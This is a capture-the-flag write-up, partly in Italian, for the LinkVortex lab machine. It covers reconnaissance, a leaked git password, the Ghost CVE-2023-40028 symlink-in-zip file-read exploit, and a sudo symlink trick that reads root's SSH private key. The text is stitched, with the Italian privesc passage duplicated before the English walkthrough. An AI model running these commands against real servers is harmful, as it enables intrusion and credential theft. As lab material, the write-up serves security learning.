
Foothold ottenuto e si prende la flag user.txt.
Privilege Escalation
Eseguendo il comando sudo -l si ottiene il seguente output

Questo indica che si può eseguire lo script /opt/ghost/clean_symlink.sh *.png come root tramite sudo.
Il contenuto è il seguente
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
In pratica lo script verifica che un file .png non sia un link verso un file confidenziale, ovvero che nel suo percorso non compaia la parola etc o root.
Se rileva un link verso un file confidenziale lo elimina, altrimenti lo sposta in quarantena nel percorso /var/quarantined.
Inoltre, si nota che quando il file viene spostato in quarantena è possibile leggerne il contenuto. In particolare, se la variabile di ambiente CHECK_CONTENT non esiste viene creata e impostata a FALSE e il contenuto non viene letto, mentre se è impostata a TRUE viene letto il contenuto del file a cui il link fa riferimento nella cartella di quarantena.
A questo punto, dato che lo script non effettua controlli ricorsivi o simili, si possono creare due link, uno che punta all’altro, per rubare il contenuto della chiave privata dell’utente root e accedere così in ssh.
Per creare il link si utilizza il comando ln
bob@linkvortex:~$ ln -s link2 link1.png
bob@linkvortex:~$ ln -s /root/.ssh/id_rsa link2
Ora si sposta il soft link link2 creato nella cartella /var/quarantined e si lancia lo script in questo modo
bob@linkvortex:~$ mv link2 /var/quarantined/
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh link1.png
Link found [ link1.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
[...]
-----END OPENSSH PRIVATE KEY-----
Si memorizza la chiave e la si utilizza per accedere in SSH come root.

Ora si prende e si invia la flag root.txt.
Foothold
First we map the machine’s IP to the hostname linkvortex.htb in the /etc/hosts file.
We run a TCP scan and get
kali@0xPR3ST1JH0NN7:~$ sudo nmap -sV -vv -oN tcp2.txt linkvortex.htb
# Nmap 7.94SVN scan initiated Sat Mar  1 15:33:09 2025 as: /usr/lib/nmap/nmap -sV -vv -oN tcp2.txt linkvortex.htb
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up, received reset ttl 128 (2.1s latency).
Scanned at 2025-03-01 15:33:10 CET for 1011s
Not shown: 997 closed tcp ports (reset)
PORT    STATE    SERVICE REASON          VERSION
22/tcp  open     ssh     syn-ack ttl 128 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp  open     http    syn-ack ttl 128 Apache httpd
514/tcp filtered shell   no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Mar  1 15:50:02 2025 -- 1 IP address (1 host up) scanned in 1013.11 seconds
There are two services running on the machine, SSH on port 22 and HTTP on port 80. The web server on port 80 is served by Apache and represents the main attack surface.
Browsing to the web server on port 80 and checking the robots.txt file, we notice some interesting resources
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
Going to the /ghost/ resource we are redirected to a login portal
Analyzing the server’s requests and responses with Burp Suite for the aforementioned resource
Request
GET /ghost/api/admin/site/ HTTP/1.1
Host: linkvortex.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Accept-Version: v5.58
App-Pragma: no-cache
Referer: http://linkvortex.htb/ghost/
Accept-Encoding: gzip, deflate, br
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Connection: keep-alive
Response
HTTP/1.1 200 OK
Date: Mon, 03 Mar 2025 16:54:12 GMT
Server: Apache
X-Powered-By: Express
Content-Version: v5.58
Vary: Accept-Version,Accept-Encoding
Cache-Control: no-cache, private, no-store, must-revalidate, max-stale=0, post-check=0, pre-check=0
Content-Type: application/json; charset=utf-8
Content-Length: 238
ETag: W/"ee-TcMDz7SQ+99FcyxN6r+AnRSWrTg"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive

{"site":{"title":"BitByBit Hardware","description":"Your trusted source for detailed, easy-to-understand computer parts info","logo":null,"icon":null,"accent_color":"#1c1719","locale":"en","url":"http://linkvortex.htb/","version":"5.58"}}
At this point we notice that the version of Ghost in use is 5.58 and that the Express framework sits behind it.
Furthermore, browsing through the articles published on the site we discover, at the /author/admin path, that admin is indeed an author. Since the login requires an email address, we will probably need it later.
Performing a subdomain discovery on the VHosts
kali@0xPR3ST1JH0NN7:~$ ffuf -u http://linkvortex.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: FUZZ.linkvortex.htb" -mc 200
We get
We find a virtual host at http://dev.linkvortex.htb
Enumerating the various paths of the VHost we find that the .git folder is present.
Downloading all the files locally
kali@0xPR3ST1JH0NN7:~$ wget -r http://dev.linkvortex.htb/.git
We can open it with git-cola to check whether there is any interesting information about old or new commits.
We find the password OctopiFociPilfer45 tied to the const password variable.
There is also a path to a configuration file that could come in handy later.
In addition, in the /.git/logs/HEAD path we find an email address [email protected]
Therefore, combining the username admin with the @linkvortex.htb domain found above and trying the password found earlier, we manage to log into the login panel with the following credentials: [email protected]:OctopiFociPilfer45.
Searching for Ghost CMS version 5.58, we notice the existence of vulnerability CVE-2023-40028, which allows authenticated users to read files on disk.
The PoC for CVE-2023-40028 is presented in the following repository https://github.com/0xyassine/CVE-2023-40028.
At a high level, the exploit abuses the way Ghost handles the database import. This feature accepts a ZIP archive and extracts its contents into the site’s images folder, but it also follows the symbolic links contained in it. By placing inside the archive a symlink that, disguised as an image, points to an arbitrary system file such as /etc/passwd, that file effectively ends up among the site’s public images. At that point it is enough to request that image through the web server to receive the contents of the linked file in response, obtaining an arbitrary file read on the server.
In detail, the exploit performs the following steps.
First, it creates a temporary folder structure that replicates the one Ghost uses for images.
mkdir -p $PAYLOAD_PATH/content/images/2024/
Where $PAYLOAD_PATH corresponds to the path where the script is located.
Inside it, a symbolic link is then created that, disguised as a .png image, points to the file we want to read, in this case /etc/passwd.
ln -s /etc/passwd $PAYLOAD_PATH/content/images/2024/$IMAGE_NAME.png
Where $IMAGE_NAME has a random name.
The entire folder is then compressed into a ZIP archive with the -y option, which preserves the symbolic links instead of following them.
zip -r -y $PAYLOAD_ZIP_NAME $PAYLOAD_PATH/ &>/dev/null
The resulting archive therefore has the following structure.
exploit.zip
└── content/
    └── images/
        └── 2024/
            └── abc123xyz456.png -> /etc/passwd  (symlink)
The archive is uploaded through Ghost’s database import endpoint.
$GHOST_URL/ghost/api/admin/db
Finally, the symlink is triggered by requesting the corresponding image, which returns the contents of the linked system file.
http://linkvortex.htb/content/images/2024/$IMAGE_NAME.png
Slightly modifying the exploit to adapt it and pointing it at the configuration file found in .git
We obtain some credentials and try an SSH connection with bob:fibber-talented-worth.
Foothold obtained and we grab the user.txt flag.
Privilege Escalation
Running the sudo -l command we get the following output
This tells us that we can run the script /opt/ghost/clean_symlink.sh *.png as root using sudo.
The content is the following
bob@linkvortex:~$ cat /opt/ghost/clean_symlink.sh
#!/bin/bash

QUAR_DIR="/var/quarantined"

if [ -z $CHECK_CONTENT ];then
  CHECK_CONTENT=false
fi

LINK=$1

if ! [[ "$LINK" =~ \.png$ ]]; then
  /usr/bin/echo "! First argument must be a png file !"
  exit 2
fi

if /usr/bin/sudo /usr/bin/test -L $LINK;then
  LINK_NAME=$(/usr/bin/basename $LINK)
  LINK_TARGET=$(/usr/bin/readlink $LINK)
  if /usr/bin/echo "$LINK_TARGET" | /usr/bin/grep -Eq '(etc|root)';then
    /usr/bin/echo "! Trying to read critical files, removing link [ $LINK ] !"
    /usr/bin/unlink $LINK
  else
    /usr/bin/echo "Link found [ $LINK ] , moving it to quarantine"
    /usr/bin/mv $LINK $QUAR_DIR/
    if $CHECK_CONTENT;then
      /usr/bin/echo "Content:"
      /usr/bin/cat $QUAR_DIR/$LINK_NAME 2>/dev/null
    fi
  fi
fi
Essentially, the script verifies that a .png file is not a link to a confidential file, that is, one whose path contains the word etc or root.
If it sees a link to a confidential file it deletes it, otherwise it moves it to quarantine in the /var/quarantined path.
In addition, we notice that when the file is moved to quarantine its contents can be read. In particular, if the CHECK_CONTENT environment variable does not exist it is created and set to FALSE and the contents are not read, whereas if it is set to TRUE the contents of the file referenced by the link are read in the quarantine folder.
At this point, since the script does not perform recursive checks or anything similar, we could create two links, one pointing to the other, in order to steal the contents of the root user’s private key and thus gain SSH access.
To create the link we use the ln command
bob@linkvortex:~$ ln -s link2 link1.png
bob@linkvortex:~$ ln -s /root/.ssh/id_rsa link2
Now we move the link2 soft link we created into the /var/quarantined folder and run the script as follows
bob@linkvortex:~$ mv link2 /var/quarantined/
bob@linkvortex:~$ sudo CHECK_CONTENT=true /usr/bin/bash /opt/ghost/clean_symlink.sh link1.png
Link found [ link1.png ] , moving it to quarantine
Content:
-----BEGIN OPENSSH PRIVATE KEY-----
[...]
-----END OPENSSH PRIVATE KEY-----
Saving the key and using it to log in via SSH as root.
Now we grab and submit the root.txt flag.